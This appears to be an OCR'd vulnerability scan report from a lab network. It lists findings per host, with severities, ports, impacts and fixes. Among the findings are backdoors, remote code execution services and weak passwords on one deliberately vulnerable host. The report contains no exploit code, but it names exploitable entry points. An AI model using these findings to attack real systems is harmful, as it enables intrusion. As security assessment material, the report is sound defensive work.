
Likelihood ↑			
	Medium	High	High
	Low	Medium	High
	Low	Low	Medium
	Impact →		



Network Vulnerabilities Total:	228

192.168.1.120

Vulnerabilities	
High:	0
Medium:	4
Low:	1
Total:	5




Vulnerability	Severity ▼	QoD	Host IP	Host Name	Location	Created
Anonymous FTP Login Reporting	6.4 (Medium)	80 %	192.168.1.120		21/tcp	Thu, Mar 14, 2024 3:20 PM UTC
HTTP Debugging Methods (TRACE/TRACK) Enabled	5.8 (Medium)	99 %	192.168.1.120		80/tcp	Thu, Mar 14, 2024 3:22 PM UTC
SSL/TLS: Untrusted Certificate Authorities	5.0 (Medium)	99 %	192.168.1.120		9090/tcp	Thu, Mar 14, 2024 3:21 PM UTC
FTP Unencrypted Cleartext Login	4.8 (Medium)	70 %	192.168.1.120		21/tcp	Thu, Mar 14, 2024 3:20 PM UTC
TCP timestamps	2.6 (Low)	80 %	192.168.1.120		general/tcp	Thu, Mar 14, 2024 3:20 PM UTC

Anonymous FTP Login Reporting	6.4 (Medium)	80 %	192.168.1.120	21/tcp	Thu, Mar 14, 2024 3:20 PM UTC

Summary: Reports if the remote FTP Server allows anonymous logins.

Impact: Based on the files accessible via this anonymous FTP login and the permissions of this account an attacker might be able to gain access to sensitive files or upload and delete files.

Solution: Disable anonymous logins.



HTTP Debugging Methods (TRACE/TRACK) Enabled	5.8 (Medium)	99 %	192.168.1.120	80/tcp	Thu, Mar 14, 2024 3:22 PM UTC

Summary: Debugging functions are enabled on the remote web server. The remote web server supports the TRACE and/or TRACK methods. TRACE and TRACK are HTTP methods that are used to debug web server connections.

Impact: An attacker may use this flaw to trick legitimate web users into giving him their credentials.

Solution: Disable the TRACE and TRACK methods in your web server configuration.

Summary: The service is using an SSL/TLS certificate from a known untrusted certificate authority.

Impact: An attacker could use this for MITM attacks, accessing sensible data, and other attacks.

Solution: Replace the SSL/TLS certificate with one signed by a trusted certificate authority.

Summary: The remote host is running an FTP service that allows cleartext logins over unencrypted connections.

Impact: An attacker can uncover login names and passwords by sniffing traffic to the FTP service.

Solution: Enable FTPS or enforce the connection via the 'AUTH TLS' command.


Summary: The remote host implements TCP timestamps and therefore allows to compute the uptime.

Impact: A side effect of this feature is that the uptime of the remote host can sometimes be computed.

Solution: To disable TCP timestamps on Linux, add the line 'net.ipv4.tcp_timestamps=0' to /etc/sysctl.conf. Execute 'sysctl –p' to apply the settings at runtime.

192.168.1.121 – dina.ccspen.local

Vulnerabilities	
High:	0
Medium:	1
Low:	1
Total:	2



Vulnerability	Severity ▼	QoD	Host IP	Host Name	Location	Created
Apache Web Server ETag Header Information Disclosure Weakness	4.3 (Medium)	80 %	192.168.1.121	dina.ccspen.local	80/tcp	Thu, Mar 14, 2024 2:32 PM UTC
TCP timestamps	2.6 (Low)	80 %	192.168.1.121	dina.ccspen.local	general/tcp	Thu, Mar 14, 2024 2:31 PM UTC

(Applied filter: apply_overrides=0 levels=hml rows=100 min_qod=70 first=1 sort-reverse=severity) 1 - 2 of 2

Apache Web Server ETag Header Information Disclosure Weakness	4.3 (Medium)	80 %	192.168.1.121	dina.ccspen.local	80/tcp	Thu, Mar 14, 2024 2:32 PM UTC

Summary: A weakness has been discovered in Apache web servers that are configured to use the FileETag directive.

Impact: Exploitation of this issue may provide an attacker with information that may be used to launch further attacks against a target network.


Solution: OpenBSD has released a patch that addresses this issue. Inode numbers returned from the server are now encoded using a private hash to avoid the release of sensitive information.

TCP timestamps	2.6 (Low)	80 %	192.168.1.121	dina.ccspen.local	general/tcp	Thu, Mar 14, 2024 2:31 PM UTC

Summary: The remote host implements TCP timestamps and therefore allows to compute the uptime.

Impact: A side effect of this feature is that the uptime of the remote host can sometimes be computed.

Solution: To disable TCP timestamps on Linux, add the line 'net.ipv4.tcp_timestamps=0' to /etc/sysctl.conf. Execute 'sysctl –p' to apply the settings at runtime.



CVE: CVE-2003-1418

ID: CVE-2003-1418 Published: Wed, Dec 31, 2003 12:00 AM Modified: Wed, Mar 3, 2021 9:30 PM Last updated: Thu, Oct 19, 2017 9:29 PM

Information User Tags (0)

Description


Apache HTTP Server 1.3.22 through 1.3.27 on OpenBSD allows remote attackers to obtain sensitive information via (1) the ETag header, which reveals the inode number, or (2) multipart MIME boundary, which reveals child process IDs (PID).

CVSS

Base Score	4.3 (Medium)
Base Vector	AV:N/AC:M/Au:N/C:P/I:N/A:N
Access Vector	NETWORK
Access Complexity	MEDIUM
Authentication	NONE
Confidentiality Impact	PARTIAL
Integrity Impact	NONE
Availability Impact	NONE

192.168.1.122 – lazysysadmin.ccspen.local

Vulnerabilities	
High:	1
Medium:	3
Low:	2
Total:	6



Vulnerability	Severity ▼	QoD	Host IP	Host Name	Location	Created
phpinfo() output Reporting	7.5 (High)	80 %	192.168.1.122	lazysysadmin.ccspen.local	80/tcp	Tue, Mar 12, 2024 10:51 PM UTC
Cleartext Transmission of Sensitive Information via HTTP	4.8 (Medium)	80 %	192.168.1.122	lazysysadmin.ccspen.local	80/tcp	Tue, Mar 12, 2024 10:51 PM UTC
jQuery < 1.9.0 XSS Vulnerability	4.3 (Medium)	80 %	192.168.1.122	lazysysadmin.ccspen.local	80/tcp	Tue, Mar 12, 2024 10:51 PM UTC
SSH Weak Encryption Algorithms Supported	4.3 (Medium)	95 %	192.168.1.122	lazysysadmin.ccspen.local	22/tcp	Tue, Mar 12, 2024 10:50 PM UTC
TCP timestamps	2.6 (Low)	80 %	192.168.1.122	lazysysadmin.ccspen.local	general/tcp	Tue, Mar 12, 2024 10:50 PM UTC
SSH Weak MAC Algorithms Supported	2.6 (Low)	95 %	192.168.1.122	lazysysadmin.ccspen.local	22/tcp	Tue, Mar 12, 2024 10:50 PM UTC

phpinfo() output Reporting	7.5 (High)	80 %	192.168.1.122	lazysysadmin.ccspen.local	80/tcp	Tue, Mar 12, 2024 10:51 PM UTC

Summary: Many PHP installation tutorials instruct the user to create a file called phpinfo.php or similar containing the phpinfo() statement. Such a file is often left back in the webserver directory.

Impact: Some of the information that can be gathered from this file includes: The username of the user running the PHP process, if it is a sudo user, the IP address of the host, the web server version, the system version, and the root directory of the web server.

Solution: Delete the listed files or restrict access to them.

Cleartext Transmission of Sensitive Information via HTTP	4.8 (Medium)	80 %	192.168.1.122	lazysysadmin.ccspen.local	80/tcp	Tue, Mar 12, 2024 10:51 PM UTC


Summary: The host/application transmits sensitive information (username, passwords) in cleartext via HTTP.

Impact: An attacker could use this situation to compromise or eavesdrop on the HTTP communication between the client and the server using an MITM attack to get access to sensitive data like usernames or passwords.

Solution: Enforce the transmission of sensitive data via an encrypted SSL/TLS connection. Additionally, make sure the host/application is redirecting all users to the secured SSL/TLS connection before allowing them to input sensitive data into the mentioned functions.

Summary: jQuery before 1.9.0 is vulnerable to Cross-site Scripting (XSS) attacks. The jQuery(strinput) function does not differentiate selectors from HTML in a reliable fashion. In vulnerable versions, jQuery determined whether the input was HTML by looking for the '<' character anywhere in the string, deems the input to be HTML if it explicitly starts with the '<' character, limiting exploitability only to attackers who can control the beginning of a string, which is far less common. (CVE-2012-6708)

Solution: Update to version 1.9.0 or later.



Summary: The remote SSH server is configured to allow weak encryption algorithms.


Impact: The following weak client-to-server, and server-to-client encryption algorithms are supported by the remote service: 3des-cbc, aes128-cbc, aes192-cbc, aes256-cbc, arcfour, arcfour128, arcfour256, blowfish-cbc, cast128-cbc, and Rijndael-cbc@lysator.liu.se.

Solution: Disable the weak encryption algorithms.

Summary: The remote host implements TCP timestamps and therefore allows to compute the uptime.

Impact: A side effect of this feature is that the uptime of the remote host can sometimes be computed.


Solution: To disable TCP timestamps on Linux, add the line 'net.ipv4.tcp_timestamps=0' to /etc/sysctl.conf. Execute 'sysctl -p' to apply the settings at runtime.



Summary: The remote SSH server is configured to allow weak MD5 and/or 96-bit MAC algorithms.

Impact: The following weak client-to-server and server-to-client MAC algorithms are supported by the remote service: hmac-md5, hmac-md5-96, hmac-md5-96-etm@openssh.com, hmac-md5-etm@openssh.com, hmac-shal-96, and hmac-shal-96-etm@openssh.com.

Solution: Disable the weak MAC algorithms.



CVE: CVE-2012-6708

ID: CVE-2012-6708 Published: Thu, Jan 18, 2018 6:29 PM Modified: Wed, Mar 3, 2021 9:30 PM Last updated: Mon, Jun 10, 2019 7:29 PM

Information | User Tags (0)

Description

jQuery before 1.9.0 is vulnerable to Cross-site Scripting (XSS) attacks. The jQuery(strInput) function does not differentiate selectors from HTML in a reliable fashion. In vulnerable versions, jQuery determined whether the input was HTML by looking for the '<' character anywhere in the string, giving attackers more flexibility when attempting to construct a malicious payload. In fixed versions, jQuery only deems the input to be HTML if it explicitly starts with the '<' character, limiting exploitability only to attackers who can control the beginning of a string, which is far less common.

CVSS

Base Score	4.3 (Medium)
Base Vector	AV:N/AC:M/Au:N/C:N/I:P/A:N
Access Vector	NETWORK
Access Complexity	MEDIUM
Authentication	NONE
Confidentiality Impact	NONE
Integrity Impact	PARTIAL
Availability Impact	NONE

Greenbone Security Assistant (GSA) Copyright (C) 2009-2020 by Greenbone Networks GmbH, www.greenbone.net

192.168.1.123

Vulnerabilities	
High:	32
Medium:	35
Low:	2
Total:	69


Vulnerability	Severity ▼	QoD	Host IP	Host Name	Location	Created
Possible Backdoor: Ingreslock	10.0 (High)	99 %	192.168.1.123		1524/tcp	Wed, Mar 27, 2024 1:16 AM UTC
rlogin Passwordless Login	10.0 (High)	80 %	192.168.1.123		513/tcp	Wed, Mar 27, 2024 1:05 AM UTC
TWiki XSS and Command Execution Vulnerabilities	10.0 (High)	80 %	192.168.1.123		80/tcp	Wed, Mar 27, 2024 1:11 AM UTC
The rexec service is running	10.0 (High)	80 %	192.168.1.123		512/tcp	Wed, Mar 27, 2024 1:09 AM UTC
OS End Of Life Detection	10.0 (High)	80 %	192.168.1.123		general/tcp	Wed, Mar 27, 2024 1:10 AM UTC
Distributed Ruby (dRuby/DRb) Multiple Remote Code Execution Vulnerabilities	10.0 (High)	99 %	192.168.1.123		8787/tcp	Wed, Mar 27, 2024 1:14 AM UTC
Java RMI Server Insecure Default Configuration Remote Code Execution Vulnerability	10.0 (High)	95 %	192.168.1.123		1099/tcp	Wed, Mar 27, 2024 1:14 AM UTC
DistCC Remote Code Execution Vulnerability	9.3 (High)	99 %	192.168.1.123		3632/tcp	Wed, Mar 27, 2024 1:14 AM UTC
MySQL / MariaDB weak password	9.0 (High)	95 %	192.168.1.123		3306/tcp	Wed, Mar 27, 2024 1:13 AM UTC
VNC Brute Force Login	9.0 (High)	95 %	192.168.1.123		5900/tcp	Wed, Mar 27, 2024 1:12 AM UTC
PostgreSQL weak password	9.0 (High)	99 %	192.168.1.123		5432/tcp	Wed, Mar 27, 2024 1:14 AM UTC
SSH Brute Force Logins With Default Credentials Reporting	7.5 (High)	95 %	192.168.1.123		22/tcp	Wed, Mar 27, 2024 1:21 AM UTC
FTP Brute Force Logins Reporting	7.5 (High)	95 %	192.168.1.123		21/tcp	Wed, Mar 27, 2024 1:21 AM UTC
Apache Tomcat AJP RCE Vulnerability (Ghostcat)	7.5 (High)	99 %	192.168.1.123		8009/tcp	Wed, Mar 27, 2024 1:15 AM UTC
Check for Backdoor in UnrealIRCd	7.5 (High)	70 %	192.168.1.123		6697/tcp	Wed, Mar 27, 2024 1:14 AM UTC
The rlogin service is running	7.5 (High)	80 %	192.168.1.123		513/tcp	Wed, Mar 27, 2024 1:09 AM UTC
vsftpd Compromised Source Packages Backdoor Vulnerability	7.5 (High)	99 %	192.168.1.123		6200/tcp	Wed, Mar 27, 2024 1:14 AM UTC
rsh Unencrypted Cleartext Login	7.5 (High)	80 %	192.168.1.123		514/tcp	Wed, Mar 27, 2024 1:09 AM UTC
vsftpd Compromised Source Packages Backdoor Vulnerability	7.5 (High)	99 %	192.168.1.123		21/tcp	Wed, Mar 27, 2024 1:14 AM UTC
Test HTTP dangerous methods	7.5 (High)	99 %	192.168.1.123		80/tcp	Wed, Mar 27, 2024 1:14 AM UTC
phpinfo() output Reporting	7.5 (High)	80 %	192.168.1.123		80/tcp	Wed, Mar 27, 2024 1:11 AM UTC
FTP Brute Force Logins Reporting	7.5 (High)	95 %	192.168.1.123		21/tcp	Wed, Mar 27, 2024 1:21 AM UTC

FTP Brute Force Logins Reporting		7.5 (High)	95 %	192.168.1.123	21/tcp	Wed, Mar 27, 2024 1:21 AM UTC
FTP Brute Force Logins Reporting		7.5 (High)	95 %	192.168.1.123	2121/tcp	Wed, Mar 27, 2024 1:21 AM UTC
SSH Brute Force Logins With Default Credentials Reporting		7.5 (High)	95 %	192.168.1.123	22/tcp	Wed, Mar 27, 2024 1:21 AM UTC
FTP Brute Force Logins Reporting		7.5 (High)	95 %	192.168.1.123	21/tcp	Wed, Mar 27, 2024 1:21 AM UTC
FTP Brute Force Logins Reporting		7.5 (High)	95 %	192.168.1.123	2121/tcp	Wed, Mar 27, 2024 1:21 AM UTC
SSH Brute Force Logins With Default Credentials Reporting		7.5 (High)	95 %	192.168.1.123	22/tcp	Wed, Mar 27, 2024 1:21 AM UTC
UnrealIRCd Authentication Spoofing Vulnerability		6.8 (Medium)	80 %	192.168.1.123	6697/tcp	Wed, Mar 27, 2024 1:05 AM UTC

TWiki Cross-Site Request Forgery Vulnerability - Sep10		6.8 (Medium)	80 %	192.168.1.123	80/tcp	Wed, Mar 27, 2024 1:11 AM UTC
Multiple Vendors STARTTLS Implementation Plaintext Arbitrary Command Injection Vulnerability		6.8 (Medium)	99 %	192.168.1.123	25/tcp	Wed, Mar 27, 2024 1:15 AM UTC
Anonymous FTP Login Reporting		6.4 (Medium)	80 %	192.168.1.123	21/tcp	Wed, Mar 27, 2024 1:05 AM UTC
TWiki Cross-Site Request Forgery Vulnerability		6.0 (Medium)	80 %	192.168.1.123	80/tcp	Wed, Mar 27, 2024 1:11 AM UTC
Samba MS-RPC Remote Shell Command Execution Vulnerability (Active Check)		6.0 (Medium)	99 %	192.168.1.123	445/tcp	Wed, Mar 27, 2024 1:14 AM UTC

HTTP Debugging Methods (TRACE/TRACK) Enabled		5.8 (Medium)	99 %	192.168.1.123	80/tcp	Wed, Mar 27, 2024 1:09 AM UTC
SSL/TLS: OpenSSL CCS Man in the Middle Security Bypass Vulnerability		5.8 (Medium)	70 %	192.168.1.123	5432/tcp	Wed, Mar 27, 2024 1:15 AM UTC
Check if Mailserver answer to VRFY and EXPN requests		5.0 (Medium)	99 %	192.168.1.123	25/tcp	Wed, Mar 27, 2024 1:09 AM UTC
/doc directory browsable		5.0 (Medium)	80 %	192.168.1.123	80/tcp	Wed, Mar 27, 2024 1:09 AM UTC
SSL/TLS: Report Weak Cipher Suites		5.0 (Medium)	98 %	192.168.1.123	5432/tcp	Wed, Mar 27, 2024 1:08 AM UTC
SSL/TLS: Certificate Expired		5.0 (Medium)	99 %	192.168.1.123	5432/tcp	Wed, Mar 27, 2024 1:08 AM UTC
SSL/TLS: Certificate Expired		5.0 (Medium)	99 %	192.168.1.123	25/tcp	Wed, Mar 27, 2024 1:08 AM UTC
awiki Multiple Local File Include Vulnerabilities		5.0 (Medium)	99 %	192.168.1.123	80/tcp	Wed, Mar 27, 2024 1:15 AM UTC
Cleartext Transmission of Sensitive Information via HTTP		4.8 (Medium)	80 %	192.168.1.123	80/tcp	Wed, Mar 27, 2024 1:11 AM UTC
VNC Server Unencrypted Data Transmission		4.8 (Medium)	70 %	192.168.1.123	5900/tcp	Wed, Mar 27, 2024 1:05 AM UTC
Telnet Unencrypted Cleartext Login		4.8 (Medium)	70 %	192.168.1.123	23/tcp	Wed, Mar 27, 2024 1:05 AM UTC
FTP Unencrypted Cleartext Login		4.8 (Medium)	70 %	192.168.1.123	21/tcp	Wed, Mar 27, 2024 1:05 AM UTC

FTP Unencrypted Cleartext Login		4.8 (Medium)	70 %	192.168.1.123	2121/tcp	Wed, Mar 27, 2024 1:05 AM UTC
phpMyAdmin 'error.php' Cross Site Scripting Vulnerability		4.3 (Medium)	99 %	192.168.1.123	80/tcp	Wed, Mar 27, 2024 1:16 AM UTC
SSL/TLS: SSLv3 Protocol CBC Cipher Suites Information Disclosure Vulnerability (POODLE)		4.3 (Medium)	80 %	192.168.1.123	5432/tcp	Wed, Mar 27, 2024 1:08 AM UTC
SSL/TLS: RSA Temporary Key Handling 'RSA_EXPORT' Downgrade Issue (FREAK)		4.3 (Medium)	80 %	192.168.1.123	25/tcp	Wed, Mar 27, 2024 1:08 AM UTC
SSL/TLS: 'DHE_EXPORT' Man in the Middle Security Bypass Vulnerability (LogJam)		4.3 (Medium)	80 %	192.168.1.123	25/tcp	Wed, Mar 27, 2024 1:08 AM UTC
jQuery < 1.6.3 XSS Vulnerability		4.3 (Medium)	80 %	192.168.1.123	80/tcp	Wed, Mar 27, 2024 1:11 AM UTC
SSL/TLS: Deprecated SSLv2 and SSLv3 Protocol Detection		4.3 (Medium)	98 %	192.168.1.123	5432/tcp	Wed, Mar 27, 2024 1:08 AM UTC
SSL/TLS: Deprecated SSLv2 and SSLv3 Protocol Detection		4.3 (Medium)	98 %	192.168.1.123	25/tcp	Wed, Mar 27, 2024 1:08 AM UTC
Apache HTTP Server 'httpOnly' Cookie Information Disclosure Vulnerability		4.3 (Medium)	99 %	192.168.1.123	80/tcp	Wed, Mar 27, 2024 1:17 AM UTC
SSL/TLS: SSLv3 Protocol CBC Cipher Suites Information Disclosure Vulnerability (POODLE)		4.3 (Medium)	80 %	192.168.1.123	25/tcp	Wed, Mar 27, 2024 1:08 AM UTC
SSH Weak Encryption Algorithms Supported		4.3 (Medium)	95 %	192.168.1.123	22/tcp	Wed, Mar 27, 2024 1:05 AM UTC
TWiki < 6.1.0 XSS Vulnerability		4.3 (Medium)	80 %	192.168.1.123	80/tcp	Wed, Mar 27, 2024 1:11 AM UTC




jQuery < 1.9.0 XSS Vulnerability		4.3 (Medium)	80 %	192.168.1.123	80/tcp	Wed, Mar 27, 2024 1:11 AM UTC
SSL/TLS: Diffie-Hellman Key Exchange Insufficient DH Group Strength Vulnerability		4.0 (Medium)	80 %	192.168.1.123	25/tcp	Wed, Mar 27, 2024 1:08 AM UTC
SSL/TLS: Diffie-Hellman Key Exchange Insufficient DH Group Strength Vulnerability		4.0 (Medium)	80 %	192.168.1.123	5432/tcp	Wed, Mar 27, 2024 1:08 AM UTC
SSL/TLS: Certificate Signed Using A Weak Signature Algorithm		4.0 (Medium)	80 %	192.168.1.123	25/tcp	Wed, Mar 27, 2024 1:08 AM UTC
SSL/TLS: Certificate Signed Using A Weak Signature Algorithm		4.0 (Medium)	80 %	192.168.1.123	5432/tcp	Wed, Mar 27, 2024 1:08 AM UTC
SSH Weak MAC Algorithms Supported		2.6 (Low)	95 %	192.168.1.123	22/tcp	Wed, Mar 27, 2024 1:05 AM UTC
TCP timestamps		2.6 (Low)	80 %	192.168.1.123	general/tcp	Wed, Mar 27, 2024 12:56 AM UTC

Possible Backdoor: Ingreslock		10.0 (High)	99 %	192.168.1.123	1524/tcp	Wed, Mar 27, 2024 1:16 AM UTC

Summary: A backdoor is installed on the remote host.

Impact: Attackers can exploit this issue to execute arbitrary commands in the context of the application. Successful attacks will compromise the affected system.

Solution: A whole cleanup of the infected system is recommended.



rlogin Passwordless Login		10.0 (High)	80 %	192.168.1.123	513/tcp	Wed, Mar 27, 2024 1:05 AM UTC

Summary: The rlogin service allows root access without a password.

Impact: This vulnerability allows an attacker to gain complete control over the target system.


Solution: Disable the rlogin service and use alternatives like SSH instead.

TWiki XSS and Command Execution Vulnerabilities		10.0 (High)	80 %	192.168.1.123	80/tcp	Wed, Mar 27, 2024 1:11 AM UTC

Summary: The host is running TWiki and is prone to Cross-Site Scripting (XSS) and Command Execution Vulnerabilities. (CVE-2008-5304, CVE-2008-5305)

Impact: Successful exploitation could allow the execution of arbitrary script code or commands. This could let attackers steal cookie-based authentication credentials or compromise the affected application.

Solution: Upgrade to version 4.2.4 or later.



Summary: This remote host is running a rexec service. (CVE-1999-0618)


Impact: This service allows a user to remotely execute commands, and typically requires that usernames and passwords be passed in plaintext across the network.

Solution: Disable the rexec service and use alternatives like SSH instead.

Summary: The Operating System on the remote host has reached the end of life and should not be used anymore.

Impact: Will not receive any further security updates, making the host more vulnerable.

Solution: Upgrade the OS on the remote host to a version that is still supported and receiving security updates from the vendor.



Summary: Systems using Distributed Ruby (dRuby/DRb), which is available in Ruby versions 1.6 and later, may permit unauthorized systems to execute distributed commands.

Impact: An attacker could execute arbitrary system commands or Ruby scripts on the Distributed Ruby server. An attacker may need to know only the URI of the listening Distributed Ruby server to submit Ruby commands.

Solution: Implementing taint on untrusted input, setting $SAFE levels appropriately, and including drb/acl.rb to set ACLEntry to restrict access to trusted hosts.

Summary: Multiple Java products that implement the RMI Server contain a vulnerability that could allow an unauthenticated, remote attacker to execute arbitrary code on a targeted system with elevated privileges.

Impact: An unauthenticated, remote attacker could exploit the vulnerability by transmitting crafted packets to the affected software. When the packets are processed the attacker could execute arbitrary code on the system with elevated privileges.

Solution: Disable class-loading.

DistCC Remote Code Execution Vulnerability	9.3 (High)	99 %	192.168.1.123	3632/tcp	Wed, Mar 27, 2024 1:14 AM UTC

Summary: When not configured to restrict access to the server port, allows remote attackers to execute arbitrary commands via complication jobs, which are executed by the server without authorization checks.

Impact: DistCC by default trusts its clients completely that in turn could allow a malicious client to execute arbitrary commands on the server.

